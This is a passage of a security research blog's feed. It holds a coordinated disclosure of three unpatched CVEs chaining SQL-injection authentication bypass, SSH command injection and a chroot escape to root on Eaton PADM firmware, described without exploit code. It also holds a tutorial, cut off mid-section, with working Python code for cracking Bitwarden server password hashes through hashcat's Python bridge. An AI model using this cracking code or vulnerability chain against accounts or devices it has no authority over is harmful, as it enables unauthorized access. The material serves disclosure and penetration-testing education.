the paper introducing CPA.</li>
</ul>

<p><em>The animations were generated with <a href="https://www.manim.community/">Manim Community</a>
using ChipWhisperer SCA101 capture data.</em></p>]]></content><author><name>Mike M</name></author><category term="Device Security" /><category term="Research" /><category term="offensive" /><category term="technical" /><category term="hardware" /><category term="cryptography" /><summary type="html"><![CDATA[When we review an embedded device, finding a standard crypto algorithm like AES is usually a good sign. It means the vendor is using a well-understood, industry-standard algorithm instead of inventing a new cipher and hoping for the best.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="http://research.ivision.com/assets/headers/dpa_header.png" /><media:content medium="image" url="http://research.ivision.com/assets/headers/dpa_header.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Three Steps To Unauthenticated Root on Eaton / Tripp Lite PowerAlert Device Manager Firmware</title><link href="http://research.ivision.com/eaton-disclosure.html" rel="alternate" type="text/html" title="Three Steps To Unauthenticated Root on Eaton / Tripp Lite PowerAlert Device Manager Firmware" /><published>2026-07-31T00:00:00+00:00</published><updated>2026-07-31T00:00:00+00:00</updated><id>http://research.ivision.com/eaton-disclosure</id><content type="html" xml:base="http://research.ivision.com/eaton-disclosure.html"><![CDATA[<p>Alongside our client work, ivision spends time on security research. We pick things that interest us, take them apart, and report what we find to the vendor. We do it because we enjoy it, and because what we learn feeds back into the work we do for customers.</p>

<p>Our research focused on the Tripp Lite LX series of power management devices, which Eaton sells for data centers and offices. The series includes rack-mounted power strips that let administrators switch individual outlets on and off remotely, battery backup units that keep equipment running through an outage, and sensors that report conditions such as temperature and humidity. Rather than maintain separate software for each product line, the series runs common management firmware called PowerAlert Device Manager (PADM), which provides the network-based management interfaces used to administer the devices.</p>

<p>We identified three vulnerabilities in PADM version <code class="language-plaintext highlighter-rouge">15.5.7 (build 1094)</code>. Each is useful on its own, but chained together they give an unauthenticated attacker with network access unrestricted root code execution on devices.</p>

<p>We reported the vulnerabilities to Eaton’s Product Security Incident Response Team on January 16, 2026. On July 28, 2026, Eaton published advisory <a href="https://www.eaton.com/content/dam/eaton/company/news-insights/cybersecurity/security-bulletins/eaton-va-2026-1005.pdf">ETN-VA-2026-1005</a> and allocated three CVEs:</p>

<ul>
  <li>Authentication bypass via unauthenticated SQL injection in web API: <a href="https://nvd.nist.gov/vuln/detail/CVE-2026-22620">CVE-2026-22620 - CVSS 8.6</a></li>
  <li>Arbitrary shell command execution via SSH interface: <a href="https://nvd.nist.gov/vuln/detail/CVE-2026-22621">CVE-2026-22621 - CVSS 8.3</a></li>
  <li>Local privilege escalation to root: <a href="https://nvd.nist.gov/vuln/detail/CVE-2026-22622">CVE-2026-22622 - CVSS 8.8</a></li>
</ul>

<p>As described in their advisory, Eaton has chosen to end-of-life the PADM firmware, effective March 31, 2026, and will not be patching these issues. That decision covers the whole line, both 15.x and 20.x, so no version of PADM will receive further updates.</p>

<p>The advisory also does not say which versions are affected. Our work was confined in PADM 15.5.7, and without a definitive list, owners should assume that all prior 15.x releases are vulnerable. We did not assess PADM 20.x, and so are unable to provide confirmation for whether this version is affected as well.</p>

<p>If you operate devices running PADM firmware, ensure that adequate network controls are in place and that the devices are only reachable by trusted hosts. Where possible, disable the web-based and SSH-based management interfaces to reduce exposure. Fuller detail is in the <a href="#mitigation">mitigation guidance</a> below.</p>

<p>Because no fix is available, this post describes the issues only at the level needed for owners to understand their exposure and take protective steps. We’ll follow up later with an in-depth technical description of the vulnerabilities and how we found them.</p>

<h2 id="the-vulnerabilities">The vulnerabilities</h2>

<h3 id="authentication-bypass-in-the-web-management-api-via-sql-injection-cve-2026-22620">Authentication bypass in the web management API via SQL injection (CVE-2026-22620)</h3>

<p>PADM provides a web-based UI, enabled by default, which is driven by an API running on the device. We found that the API was vulnerable to unauthenticated SQL injection, and that the flaw could be used to issue a valid session token for an administrator account, bypassing authentication to the UI. With that access, an attacker could exercise the full set of management operations: power control, user creation, and enabling additional services.</p>

<p>Once administrator access is gained, an attacker could create a new administrator account with a known password and enable the device’s SSH management interface if it was not already running. Logging in over SSH with that account, they could then chain the two issues described below to gain full root access.</p>

<h3 id="command-injection-in-ssh-management-interface-and-local-privilege-escalation-to-root-cve-2026-22621-cve-2026-22622">Command injection in SSH management interface and local privilege escalation to root (CVE-2026-22621, CVE-2026-22622)</h3>

<p>PADM provides a text-based management CLI over SSH for administrator users. It is not a shell, and users are not meant to be able to run shell commands from it.</p>

<p>Improper sanitization and escaping of user-supplied input allowed shell commands to be executed anyway. Two measures were in place to limit what those commands could do: they were executed as an unprivileged user account, and they were confined to a <code class="language-plaintext highlighter-rouge">chroot</code> environment containing a minimal set of binaries.</p>

<p>Neither measure was effective. We found that the <code class="language-plaintext highlighter-rouge">chroot</code> environment was constructed in a way that allowed it to be escaped, and that a separate input sanitization issue in the same code path allowed commands to be executed as root rather than as the unprivileged account. Together, these gave us unrestricted root access to the underlying system.</p>

<h2 id="affected-products-and-versions">Affected products and versions</h2>

<p>Our research was done against <code class="language-plaintext highlighter-rouge">PADM 15.5.7 (build 1094)</code> running on a PDU15NETLX network-connected power distribution unit. PADM is common firmware across the Tripp Lite LX series, so we expect these vulnerabilities affect other products in the series, including Tripp Lite UPSes, environmental monitoring systems, and devices that integrate the WEBCARDLXE network management card.</p>

<p>During our communication with Eaton PSIRT, we attempted to obtain a listing of firmware versions and products affected by these issues, but we were ultimately unsuccessful in doing so. Their advisory does not specify which versions are affected either, so in the absence of a definitive list, users are advised to operate under the assumption that all 15.x versions are vulnerable.</p>

<p>At the time of our research, we did not have access to devices running PADM 20.x, so we could not assess whether that version is similarly affected.</p>

<h2 id="mitigation">Mitigation</h2>

<p>Eaton’s <a href="https://www.eaton.com/content/dam/eaton/company/news-insights/cybersecurity/security-bulletins/eaton-va-2026-1005.pdf">advisory</a> states that no security update will be made available to address these issues, and support for both PADM 15.x and 20.x has been discontinued.</p>

<p>If you operate devices running PADM 15, ivision recommends the following to reduce exposure:</p>

<ul>
  <li>Restrict network access so that management interfaces are reachable only from a small set of trusted administrative hosts, ideally on an isolated management network.</li>
  <li>Disable the web-based and SSH management interfaces where they are not required. Both interfaces are enabled by default.</li>
  <li>Treat any device running PADM 15 as offering root access to every host that can reach its management interfaces, and position it on your network accordingly.</li>
</ul>

<p>These steps reduce exposure but do not eliminate it. Because Eaton has discontinued support for all versions of PADM firmware, a plan should ultimately be made to retire or replace these devices.</p>

<h2 id="disclosure-timeline">Disclosure timeline</h2>

<ul>
  <li><strong>2026-01-16</strong> - Reported three vulnerabilities to Eaton PSIRT</li>
  <li><strong>2026-01-19</strong> - Eaton PSIRT confirmed receipt</li>
  <li><strong>2026-02-16</strong> - ivision requested a status update and asked about Eaton’s plans for issuing a public advisory</li>
  <li><strong>2026-03-16</strong> - Eaton PSIRT confirmed removal of the affected firmware from its download page</li>
  <li><strong>2026-05-21</strong> - ivision notified Eaton of intent to publish on 2026-06-22, offering up to 30 additional days to coordinate</li>
  <li><strong>2026-05-26</strong> - Eaton PSIRT requested the opportunity to review the publication</li>
  <li><strong>2026-06-18</strong> - ivision asked Eaton for affected products and versions, patch plans, mitigation guidance, and PSIRT advisory plans. Moved the publication target to 2026-07-21</li>
  <li><strong>2026-07-09</strong> - ivision sent a draft of the technical post to Eaton PSIRT for review</li>
  <li><strong>2026-07-21</strong> - Eaton PSIRT responded, stating end-of-life status, no planned patches</li>
  <li><strong>2026-07-22</strong> - ivision asked whether Eaton intended to publish an advisory</li>
  <li><strong>2026-07-24</strong> - Eaton PSIRT confirmed an advisory was planned</li>
  <li><strong>2026-07-28</strong> - Eaton published advisory <a href="https://www.eaton.com/content/dam/eaton/company/news-insights/cybersecurity/security-bulletins/eaton-va-2026-1005.pdf">ETN-VA-2026-1005</a></li>
  <li><strong>2026-07-30</strong> - CVE-2026-22620, CVE-2026-22621, and CVE-2026-22622 published</li>
</ul>

<h2 id="references">References</h2>

<ul>
  <li><a href="https://www.eaton.com/content/dam/eaton/company/news-insights/cybersecurity/security-bulletins/eaton-va-2026-1005.pdf">Eaton advisory ETN-VA-2026-1005</a></li>
  <li><a href="https://nvd.nist.gov/vuln/detail/CVE-2026-22620">CVE-2026-22620</a> - authentication bypass in the PADM web management API (CVSS 3.1 base score 8.6)</li>
  <li><a href="https://nvd.nist.gov/vuln/detail/CVE-2026-22621">CVE-2026-22621</a> - arbitrary command execution via the PADM SSH management interface (CVSS 3.1 base score 8.3)</li>
  <li><a href="https://nvd.nist.gov/vuln/detail/CVE-2026-22622">CVE-2026-22622</a> - privilege escalation via the PADM SSH management interface (CVSS 3.1 base score 8.8)</li>
  <li><a href="https://www.eaton.com/content/dam/eaton/products/backup-power-ups-surge-it-power-distribution/eol/secure/eaton-tripp-lite-series-padm-20-eol-notice.pdf">End-of-life notice for Tripp Lite Series PADM firmware</a> (requires a MyEaton account)</li>
</ul>]]></content><author><name>Matthew Waddell</name></author><category term="Device Security" /><category term="Research" /><category term="strategic" /><category term="technical" /><category term="offensive" /><category term="iot" /><category term="disclosure" /><summary type="html"><![CDATA[Alongside our client work, ivision spends time on security research. We pick things that interest us, take them apart, and report what we find to the vendor. We do it because we enjoy it, and because what we learn feeds back into the work we do for customers.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="http://research.ivision.com/assets/headers/eaton-disclosure.png" /><media:content medium="image" url="http://research.ivision.com/assets/headers/eaton-disclosure.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Hashcat v7: Python Bridge in Practice</title><link href="http://research.ivision.com/hashcat-v7.html" rel="alternate" type="text/html" title="Hashcat v7: Python Bridge in Practice" /><published>2026-04-06T00:00:00+00:00</published><updated>2026-04-06T00:00:00+00:00</updated><id>http://research.ivision.com/hashcat-v7</id><content type="html" xml:base="http://research.ivision.com/hashcat-v7.html"><![CDATA[<p>As part of penetration testing attack paths, we often encounter password hashes that we attempt to crack to expand our access. <a href="https://hashcat.net/hashcat/">hashcat</a> is our first choice of toolkit to crack these hashes.  Usually we encounter well-known hash algorithms, but occasionally we find novel custom algorithms.</p>

<p>The hashcat project released v7 on August 1, 2025. There were many changes, as detailed in the extensive and informative <a href="https://github.com/hashcat/hashcat/blob/v7.0.0/docs/releases_notes_v7.0.0.pdf">release notes</a>, but the one I’ll focus on in this blog post is the Python bridge. I’ll cover the current version at the time of writing, v7.1.2.</p>

<p>A quick summary: The Python bridge lets users take a Python implementation of a custom hash and use it from <code class="language-plaintext highlighter-rouge">hashcat</code>, taking advantage of hashcat’s candidate generation, parallelization, potfile support, and more. The big caveat is that the Python hash calculations run on the CPU, and there is no support for GPUs or other devices like FPGAs.</p>

<p>My thoughts after reading about this were “this sounds great! But how easy is the integration? And what is the performance like?” So I implemented some things, wrote some benchmarks, and published this post to share the results.</p>

<h2 id="writing-a-python-plugin">Writing a Python Plugin</h2>

<p>For the rest of this post I will use the Bitwarden server hash algorithm, described in a <a href="bitwarden-server-hashcat-plugin-1-bitwarden">prior post series</a>. Knowledge of the algorithm isn’t important for this post, but having a familiarity with the hash structure, especially the salts, will help a lot. In this section I will describe how to implement that algorithm using only Python. In the following section I will go into some of the Python bridge implementation details.</p>

<p>The best starting point is the <a href="https://github.com/hashcat/hashcat/blob/master/docs/hashcat-python-plugin-development-guide.md">Python plugin development guide</a>, which gives theoretical and practical information about the Python bridge.</p>

<p>The big implementation detail that surprised me is that hash digest line formats have strict requirements that prevent you from using digests you find in the wild. For example, a common hash line format found in Linux shadow files is md5crypt—<code class="language-plaintext highlighter-rouge">$1$f8Dj$CylA5fgvpRAWfprOHyvUr1</code>—but this digest would require preprocessing first. Due to implementation details, hash lines have to be in the format <code class="language-plaintext highlighter-rouge">digest*salt</code>.</p>

<p>With that out of the way, we can implement our hash. First, set up your local source code repository and make sure you can build hashcat, following <a href="https://github.com/hashcat/hashcat/blob/master/BUILD.md">BUILD.md</a>. Once that is set up, copy <code class="language-plaintext highlighter-rouge">Python/generic_hash_mp.py</code> to a new file<sup id="fnref:generic_hash_mp" role="doc-noteref"><a href="#fn:generic_hash_mp" class="footnote" rel="footnote">1</a></sup> (if you are on Windows/macOS, replace <code class="language-plaintext highlighter-rouge">mp</code> with <code class="language-plaintext highlighter-rouge">sp</code> and <code class="language-plaintext highlighter-rouge">73000</code> with <code class="language-plaintext highlighter-rouge">72000</code> for the rest of this post, and expect slower results: <a href="https://github.com/hashcat/hashcat/blob/v7.1.2/docs/hashcat-python-plugin-requirements.md">explanation</a>). To be clear, all pure Python plugins will use hash mode 73000/72000, regardless of the Python script.</p>

<p>We need to make 3 changes to the new script:</p>

<ol>
  <li>Add imports and helper functions.</li>
  <li>Replace <code class="language-plaintext highlighter-rouge">ST_HASH</code>.</li>
  <li>Implement <code class="language-plaintext highlighter-rouge">calc_hash(...)</code>.</li>
</ol>

<p>First, we copy the helper functions unchanged from the beginning of <a href="https://research.ivision.com/bitwarden-server-hashcat-plugin-2-hashcat.html">https://research.ivision.com/bitwarden-server-hashcat-plugin-2-hashcat.html</a>:</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">import</span> <span class="nn">base64</span>


<span class="k">def</span> <span class="nf">inner_hash</span><span class="p">(</span><span class="n">rounds1</span><span class="p">,</span> <span class="n">email</span><span class="p">,</span> <span class="n">password</span><span class="p">):</span>
    <span class="n">masterkey</span> <span class="o">=</span> <span class="n">hashlib</span><span class="p">.</span><span class="n">pbkdf2_hmac</span><span class="p">(</span><span class="s">"sha256"</span><span class="p">,</span> <span class="n">password</span><span class="p">,</span> <span class="n">email</span><span class="p">,</span> <span class="n">rounds1</span><span class="p">)</span>
    <span class="n">masterpasswordhash</span> <span class="o">=</span> <span class="n">hashlib</span><span class="p">.</span><span class="n">pbkdf2_hmac</span><span class="p">(</span><span class="s">"sha256"</span><span class="p">,</span> <span class="n">masterkey</span><span class="p">,</span> <span class="n">password</span><span class="p">,</span> <span class="mi">1</span><span class="p">)</span>
    <span class="k">return</span> <span class="n">masterpasswordhash</span>


<span class="k">def</span> <span class="nf">outer_hash</span><span class="p">(</span><span class="n">password</span><span class="p">,</span> <span class="n">inner_rounds</span><span class="p">,</span> <span class="n">outer_rounds</span><span class="p">,</span> <span class="n">email</span><span class="p">,</span> <span class="n">salt</span><span class="p">):</span>
    <span class="n">subkey</span> <span class="o">=</span> <span class="n">base64</span><span class="p">.</span><span class="n">b64encode</span><span class="p">(</span><span class="n">inner_hash</span><span class="p">(</span><span class="n">inner_rounds</span><span class="p">,</span> <span class="n">email</span><span class="p">,</span> <span class="n">password</span><span class="p">))</span>
    <span class="n">keyHash</span> <span class="o">=</span> <span class="n">hashlib</span><span class="p">.</span><span class="n">pbkdf2_hmac</span><span class="p">(</span><span class="s">"sha256"</span><span class="p">,</span> <span class="n">subkey</span><span class="p">,</span> <span class="n">salt</span><span class="p">,</span> <span class="n">outer_rounds</span><span class="p">)</span>
    <span class="k">return</span> <span class="n">keyHash</span>
</code></pre></div></div>

<p>Second, we copy and rearrange the self-test (ST) hash from the <a href="https://research.ivision.com/bitwarden-server-hashcat-plugin-2-hashcat.html#tool">same post</a>:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code># $bitwarden-server$1*10000*10000*bm9yZXBseUBoYXNoY2F0Lm5ldA==*0ANf7tTj2zwkl3/hf5Zohg==*5ynxBxAsJJ95vgEL/uDVcXseLbyIsHRGFdTXCVvbRlo=
# ^                 ^ ^     ^     ^                            ^                        ^
# type              | |     |     email/inner salt (base64)    outer salt (base64)      digest (base64)
#                   | |     outer round count
#                   | inner round count
#                   version

ST_HASH = "5ynxBxAsJJ95vgEL/uDVcXseLbyIsHRGFdTXCVvbRlo=*10000$10000$bm9yZXBseUBoYXNoY2F0Lm5ldA==$0ANf7tTj2zwkl3/hf5Zohg=="
#          ^                                            ^     ^     ^                            ^
#          digest (base64)                              |     |     email/inner salt (base64)    outer salt (base64)
#                                                       |     outer round count                                     
#                                                       inner round count                                           
</code></pre></div></div>

<p>Third and finally, we implement <code class="language-plaintext highlighter-rouge">calc_hash</code>:</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">def</span> <span class="nf">calc_hash</span><span class="p">(</span><span class="n">password</span><span class="p">:</span> <span class="nb">bytes</span><span class="p">,</span> <span class="n">salt</span><span class="p">:</span> <span class="nb">dict</span><span class="p">)</span> <span class="o">-&gt;</span> <span class="nb">str</span><span class="p">:</span>
    <span class="n">inner_rounds</span><span class="p">,</span> <span class="n">outer_rounds</span><span class="p">,</span> <span class="n">email</span><span class="p">,</span> <span class="n">outer_salt</span> <span class="o">=</span> <span class="n">hcshared</span><span class="p">.</span><span class="n">get_salt_buf</span><span class="p">(</span><span class="n">salt</span><span class="p">).</span><span class="n">split</span><span class="p">(</span><span class="sa">b</span><span class="s">"$"</span><span class="p">)</span>
    <span class="n">out_hash</span> <span class="o">=</span> <span class="n">outer_hash</span><span class="p">(</span><span class="n">password</span><span class="p">,</span> <span class="nb">int</span><span class="p">(</span><span class="n">inner_rounds</span><span class="p">),</span> <span class="nb">int</span><span class="p">(</span><span class="n">outer_rounds</span><span class="p">),</span> <span class="n">base64</span><span class="p">.</span><span class="n">b64decode</span><span class="p">(</span><span class="n">email</span><span class="p">),</span> <span class="n">base64</span><span class="p">.</span><span class="n">b64decode</span><span class="p">(</span><span class="n">outer_salt</span><span class="p">))</span>
    <span class="k">return</span> <span class="n">base64</span><span class="p">.</span><span class="n">b64encode</span><span class="p">(</span><span class="n">out_hash</span><span class="p">).</span><span class="n">decode</span><span class="p">()</span>
</code></pre></div></div>

<p>The rest of the code from <code class="language-plaintext highlighter-rouge">Python/generic_hash_mp.py</code> can stay the same. The full file can be found <a href="https://github.com/ivision-research/hashcat/blob/master/Python/73000-bws.py">here</a>.</p>

<p>We can test it out with <code class="language-plaintext highlighter-rouge">-b</code>, which will first run a self-test to make sure it calculates <code class="language-plaintext highlighter-rouge">ST_HASH</code> correctly and then benchmark a bunch of hashes:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>aralls@serpentine hashcat $ ./hashcat -m 73000 --bridge-parameter1 Python/73000-bws.py -b
hashcat (v7.1.2-173-g81ba0c1a3) starting in benchmark mode

&lt;snip&gt;

Assimilation Bridge
===================
* Unit #01 -&gt; #01: Python Interpreter (3.13.7 (main, Aug 15 2025, 12:34:02) [GCC 15.2.1 20250813])

&lt;snip&gt;

---------------------------------------------------------------------------------------
* Hash-Mode 73000 (Generic Hash [Bridged: Python Interpreter with GIL]) [Iterations: 1]
---------------------------------------------------------------------------------------

Speed.#*.........:     2710 H/s (0.07ms) @ Accel:128 Loops:1 Thr:32 Vec:1
</code></pre></div></div>

<p>And that’s it! In &lt;15 minutes we’ve replicated dozens of hours of my work implementing the hash in OpenCL. But that wasn’t wasted time, because this Python version should be much slower than the accelerated hash, right? …right?</p>

<h2 id="benchmarks">Benchmarks</h2>

<p>Before getting into the numbers, a big disclaimer: benchmarking is tricky because it depends heavily on both the hardware and the software stack. Even the single-digit percent differences between Python and OpenCL implementations might be orders of magnitude different on your systems.</p>

<p>For my benchmarks, I compared an identical algorithm implemented in Python (mode 73000, shown previously in this post) and OpenCL (mode <a href="https://github.com/ivision-research/hashcat/">23410</a>). When possible, I tried using different OpenCL backends on the same hardware as well.</p>

<table>
  <thead>
    <tr>
      <th>host</th>
      <th>device</th>
      <th>backend</th>
      <th>hash mode</th>
      <th>result (H/s)</th>
      <th>notes</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>A</td>
      <td>NVIDIA GeForce RTX 4090</td>
      <td>CUDA</td>
      <td>23410</td>
      <td>443000</td>
      <td>3</td>
    </tr>
    <tr>
      <td>A</td>
      <td>NVIDIA GeForce RTX 4090</td>
      <td>OpenCL (CUDA)</td>
      <td>23410</td>
      <td>442800</td>
      <td> </td>
    </tr>
    <tr>
      <td>C (container)</td>
      <td>AMD Radeon RX 6800</td>
      <td>HIP</td>
      <td>23410</td>
      <td>147800</td>
      <td> </td>
    </tr>
    <tr>
      <td>C (container)</td>
      <td>AMD Radeon RX 6800</td>
      <td>OpenCL (AMD)</td>
      <td>23410</td>
      <td>147600</td>
      <td> </td>
    </tr>
    <tr>
      <td>C (container)</td>
      <td>AMD Radeon RX 6800</td>
      <td>OpenCL (mesa rusticl)</td>
      <td>23410</td>
      <td>146700</td>
      <td> </td>
    </tr>
    <tr>
      <td>C (alpine host)</td>
      <td>AMD Radeon RX 6800</td>
      <td>OpenCL (mesa rusticl)</td>
      <td>23410</td>
      <td>146300</td>
      <td> </td>
    </tr>
    <tr>
      <td>A</td>
      <td>NVIDIA GeForce GTX 1080 Ti</td>
      <td>CUDA</td>
      <td>23410</td>
      <td>91325</td>
      <td> </td>
    </tr>
    <tr>
      <td>A</td>
      <td>NVIDIA GeForce GTX 1080 Ti</td>
      <td>OpenCL (CUDA)</td>
      <td>23410</td>
      <td>83126</td>
      <td> </td>
    </tr>
    <tr>
      <td>B</td>
      <td>AMD Radeon graphics (iGPU of 6850U)</td>
      <td>HIP</td>
      <td>23410</td>
      <td>21117</td>
      <td> </td>
    </tr>
    <tr>
      <td>B</td>
      <td>AMD Radeon graphics (iGPU of 6850U)</td>
      <td>OpenCL (AMD)</td>
      <td>23410</td>
      <td>20326</td>
      <td> </td>
    </tr>
    <tr>
      <td>D</td>
      <td>Intel(R) Core(TM) i7-11800H</td>
      <td>OpenCL (Intel)</td>
      <td>23410</td>
      <td>12934</td>
      <td> </td>
    </tr>
    <tr>
      <td>C (container)</td>
      <td>AMD Ryzen 9 9950X</td>
      <td>OpenCL (PoCL)</td>
      <td>23410</td>
      <td>10042</td>
      <td> </td>
    </tr>
    <tr>
      <td>C (container)</td>
      <td>AMD Ryzen 9 9950X</td>
      <td>Python</td>
      <td>73000</td>
      <td>8646</td>
      <td>1, 2</td>
    </tr>
    <tr>
      <td>C (alpine host)</td>
      <td>AMD Ryzen 9 9950X</td>
      <td>Python</td>
      <td>73000</td>
      <td>6551</td>
      <td>2</td>
    </tr>
    <tr>
      <td>C (container)</td>
      <td>AMD Ryzen 9 9950X</td>
      <td>OpenCL (Intel)</td>
      <td>23410</td>
      <td>6234</td>
      <td>1</td>
    </tr>
    <tr>
      <td>C (container)</td>
      <td>AMD Radeon graphics (iGPU of 9950X)</td>
      <td>HIP</td>
      <td>23410</td>
      <td>5048</td>
      <td> </td>
    </tr>
    <tr>
      <td>C (container)</td>
      <td>AMD Radeon graphics (iGPU of 9950X)</td>
      <td>OpenCL (AMD)</td>
      <td>23410</td>
      <td>5043</td>
      <td> </td>
    </tr>
    <tr>
      <td>C (container)</td>
      <td>AMD Radeon graphics (iGPU of 9950X)</td>
      <td>OpenCL (mesa rusticl)</td>
      <td>23410</td>
      <td>4964</td>
      <td> </td>
    </tr>
    <tr>
      <td>C (alpine host)</td>
      <td>AMD Radeon graphics (iGPU of 9950X)</td>
      <td>OpenCL (mesa rusticl)</td>
      <td>23410</td>
      <td>4963</td>
      <td> </td>
    </tr>
    <tr>
      <td>D</td>
      <td>Intel(R) Core(TM) i7-11800H</td>
      <td>Python</td>
      <td>73000</td>
      <td>2730</td>
      <td> </td>
    </tr>
    <tr>
      <td>B</td>
      <td>AMD Ryzen 7 PRO 6850U</td>
      <td>Python</td>
      <td>73000</td>
      <td>2573</td>
      <td> </td>
    </tr>
    <tr>
      <td>A</td>
      <td>AMD Ryzen 5 1600</td>
      <td>OpenCL (Intel)</td>
      <td>23410</td>
      <td>1551</td>
      <td>3</td>
    </tr>
    <tr>
      <td>A</td>
      <td>AMD Ryzen 5 1600</td>
      <td>Python</td>
      <td>73000</td>
      <td>941</td>
      <td> </td>
    </tr>
  </tbody>
</table>

<p>Note 1: Uh oh! The Python implementation runs almost 40% faster than the OpenCL implementation on the exact same hardware and software! This appears to be the fault of Intel’s OpenCL implementation really sucking on this CPU. PoCL is significantly faster than either.</p>

<p>Note 2: The same code on the same hardware runs around 30% faster in a container (LXC) than on the host! I believe that this has something to do with the only available OpenCL backend on the host being for the GPU. “But wait”, you might say, “isn’t this using the Python bridge, not OpenCL?” Well it turns out that the Python bridge <em>does</em> use OpenCL, as explained in the following section.</p>

<p>Note 3: If you compare these numbers to my <a href="bitwarden-server-hashcat-plugin-4-conclusion#benchmarks">older benchmarking numbers</a>, you will notice that they are very different. Previously I ran an attack mode 0 dictionary+rule attack and reported the running rate, as opposed to the benchmark (<code class="language-plaintext highlighter-rouge">-b</code>) mode used for this table.</p>

<p>I would have really liked to have tested more OpenCL backends against each other, but unfortunately I encountered many cases where they would break in a variety of ways. On multiple systems I tried to test, I couldn’t even get a single CPU OpenCL backend running.</p>

<p>With the oddities out of the way, here are the takeaways from benchmarking:</p>

<ul>
  <li>Dedicated GPUs are much, much faster than consumer CPUs for hash cracking, even top-of-the-line models.</li>
  <li>Integrated GPUs are a mixed bag.</li>
  <li>OpenCL implementations ran from 16% to 370% faster than Python implementations on the same CPU and software.</li>
</ul>

<p>So is it worth implementing OpenCL modules now that we have Python modules? If you have access to any dedicated GPU hardware, even ones that are 10 years old, then yes, you should expect a minimum of an order of magnitude speed increase. With modern hardware, you should see an increase of more than 500 <a href="times..md">times.</a> If, for whatever reason, you only have access to CPUs, then the answer is that it depends on the CPU and how much you value implementation time vs cracking time, but probably not.</p>

<hr />

<h2 id="deeper-dive-bonus-section">Deeper Dive Bonus Section</h2>

<p>This section goes into hashcat internals and shows how to expend significantly more effort for basically no gain. If a Python script plugin doesn’t fulfill all your requirements or you’re curious about implementation details, read on. Otherwise:</p>

<p><a href="#conclusion">Skip to the conclusion</a>.</p>

<h3 id="python-bridge-details">Python Bridge Details</h3>

<p>So far we’ve used the Python bridge without really knowing what’s going on under the hood. In this bonus section, I’ll tell you how to implement a custom module that uses the Python bridge (and why you’d want to do that), but before we can do that, we have to understand a little bit of hashcat’s architecture. Big caveats: I’m going to stay surface level, only cover the simplest cases, and ignore critical components like salt handling. I’m sure a hashcat core developer would say “well that’s not really how it works” about every other sentence.</p>

<p>In hashcat v6 (pre-bridges), the cracking flow looked like this:</p>

<ol>
  <li>hashcat initializes, selects appropriate <strong>hash mode plugin</strong><sup id="fnref:hashmodeplugin" role="doc-noteref"><a href="#fn:hashmodeplugin" class="footnote" rel="footnote">2</a></sup></li>
  <li>the plugin’s C <strong>module</strong> parses the hash line into digest, salts, etc.</li>
  <li>hashcat sends parsed data to target device (GPU, CPU, etc.)</li>
  <li>the plugin’s <strong>kernel</strong>s execute. The simplest case involves:
    <ol>
      <li>init loads data into appropriate data structures</li>
      <li>loop executes the hash</li>
      <li>comp compares the computed digest to the input digest</li>
    </ol>
  </li>
  <li>if a digest matches, hashcat pulls the password candidate and computed digest off the target device</li>
  <li>the plugin’s C module reformats the digest into the printable hash line</li>
  <li>hashcat prints the result, writes it to a potfile, etc.</li>
</ol>

<p>Hashcat v7 introduced bridges, which make the connections between the different components customizable. Hash mode 73000, the default implementation of the Python bridge, now looks like:</p>

<ol>
  <li>hashcat initializes the plugin for hash mode 73000. The <strong>Python bridge</strong> starts a Python process.</li>
  <li>the plugin’s C module parses the hash line into digest, salts, etc.</li>
  <li>hashcat sends parsed data to device (GPU, CPU, etc.)</li>
  <li>the plugin’s kernels execute:
    <ol>
      <li>init loads data into appropriate data structures</li>
      <li>Python bridge copies the data back to the host and into the Python process</li>
      <li>Python executes the specified script to compute the hash</li>
      <li>Python bridge copies the computed digest from the Python process to device</li>
      <li>comp compares the computed digest to the input digest</li>
    </ol>
  </li>
  <li>if a digest matches, hashcat pulls the password candidate and computed digest off the device</li>
  <li>the plugin’s C module reformats the digest into the printable hash line</li>
  <li>hashcat prints the result, writes it to a potfile, etc.</li>
</ol>

<p>A fair amount of this flow was a surprise to me when I figured it out:</p>

<ul>
  <li>It still runs OpenCL kernels as part of the pipeline.</li>
  <li>Parsing still happens in a C module.</li>
  <li>Data is copied back and forth between the OpenCL device and the Python process on the host multiple times for every password candidate.</li>
</ul>

<p>Taking a step back, we have implementations of a fully custom plugin in <a href="bitwarden-server-hashcat-plugin-2-hashcat">previous posts</a> and a pure Python implementation previously in this post. There is a hybrid option as well: a custom plugin that uses the Python bridge. You don’t have to use hash mode 73000 to use the Python bridge.</p>

<p>Looking at the numbered flow list for hash mode 73000, items 2, 4.1, 4.5, and 6 make up the plugin, while item 4.3 is the Python code. In the next section we’ll reimplement the plugin so that it understands the same hash lines as the fully custom plugin but computes them in Python.</p>

<p>Why would you want to implement a custom plugin that uses the Python bridge? Most of the time, you wouldn’t, but there are some good reasons to:</p>

<ul>
  <li>To be able to parse arbitrary hash lines instead of the simple format required by hash mode 73000.</li>
  <li>As an intermediate step in writing a full plugin, so that the parsing code can be tested separately from the OpenCL computation code. This would have saved me significant headache.</li>
  <li>To use the Python bridge in other ways. For example a plugin can split its computation between OpenCL for the first loop kernel and a Python script for loop2. This is also a stepping stone to using a non-Python bridge like hash mode 70100 does.</li>
  <li>For an educational exercise to understand the architecture better, which was my true reason.</li>
</ul>

<h3 id="writing-a-custom-module-for-the-python-bridge">Writing a Custom Module for the Python Bridge</h3>

<p>We want to copy the standard plugin that uses the Python bridge, hash mode 73000, and modify it. In this case we can take the preexisting Bitwarden-server-specific code from plugin <a href="https://github.com/ivision-research/hashcat/">23410</a> and the Python script and merge it into our new plugin, 23411 (the number doesn’t matter, so I just incremented it by one). Sounds simple enough, right?</p>

<p>Except there is one architectural change that we need to make to the 23410 plugin. The digest size for our hash is 32 bytes, but the Python bridge hard-codes a 16-byte digest buffer. The standard Python bridge plugin, 73000, handles this by computing an MD4 digest of the raw digest and passing that around instead. The risk of a false positive is the risk of an MD4 collision, which is to say a 1/2^128 chance. Wrapping the digest with MD4 necessitates modifications to both the C module and the OpenCL kernels.</p>

